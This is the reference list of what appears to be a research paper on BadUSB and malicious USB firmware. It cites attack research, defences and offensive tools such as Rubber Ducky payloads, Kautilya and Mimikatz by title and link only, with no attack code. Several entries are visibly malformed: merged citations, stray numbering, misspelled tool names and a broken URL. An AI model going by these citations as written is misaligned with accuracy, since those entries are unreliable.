2. A. Caudill and B. Wilson. Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB). GitHub, 26, Sept. 2014.
3. N. Falliere, L. O. Murchu, and E. Chien. W32. Stuxnet Dossier. 2011. [4] Hak4. Episode 709: Arduniobad Part 1. <http://hak5.org/episodes/episode-709>, 2013.
4. Hak5.Arduniobad Payloads. <https://github.com/hak5darren/USB-RubberDucky/wiki/Payloads>, 2013.
5. K. Nohl and J. Lehl. BadUSB – On Accessories That Turn Evil. In Blackhat USA, Aug. 2014.
6. OLEA Kiosks, Inc. Malware Scrubbing Cyber Security Kiosk. <http://www.olea.com/product/cyber-securitykiosk/>, 2015.
7. S. Shin and G. Gu. Conficker and Beyond: A Large-scale Empirical Study. In Proceedings of the 26th Annual Computer Security Applications Conference, ACSAC '10,
8. J. Walter. "Flame Attacks": Briefing and Indicators of Compromise. McAfee Labs Report, May 2012.
9. D. Tian, A. Bates and K. Butler: Defending Against Malicious USB Firmware with GoodUSB. ACSAC '15, December 07-11, 2015, Los Angeles, CA, USA.
10. BlackHat USA 2014, Karsten Nohl and Jakob Lell, BadUSB - On Accessories that Turn Evil, <https://srlabs.de/badusb/>, Accessed on 07 Jan 2015
11. S. Kamkar, USBDriveBy, <http://samy.pl/usbdribeby/>, Jan 2015
12. Nikhil "SamratAshok" Mittal, Kautilya, <https://github.com/samratashok/Kautilya>, Jan 2015
13. Vouteva, Feasibility and Deployment of Bad USB. University of Amsterdam, System and Network Engineering Master Research Project, Feb 2015.
14. Arduino Micro, <http://arduino.cc/en/Main/ArduinoBoardMicro>, 2015

15. R. Bhakte, P. Zavorsky and S. Butakov. Security Controls for Monitored Use of USB Devices Based on the NIST Risk Management Framework. Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual,
16. R. Schilling and F. Steinmetz. USB Device Phoning Home. Hamburg University of Technology, February 2016.
17. M. Kang. USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices. M.S., Computer Science, University of Kansas, 2015.
18. G. Fournier, P. Matousswoski and P. Cotret. Hit the KeyJack: stealing data from your daily device incognito. CS.CR, France, Oct. 2016.
19. KeyScrambler, [https://www.qfxsoftware.com/.\"](https://www.qfxsoftware.com/.\)
20. KeyGrabber, http://www.keelog.com/usb_hardware_keylogger.html
21. Mimikatz, <https://github.com/gentilkiwi/mimikatz>. Hall, J., & Breen, K. (2014). Duck ToolKit NG, <https://ducktoolkit.com/>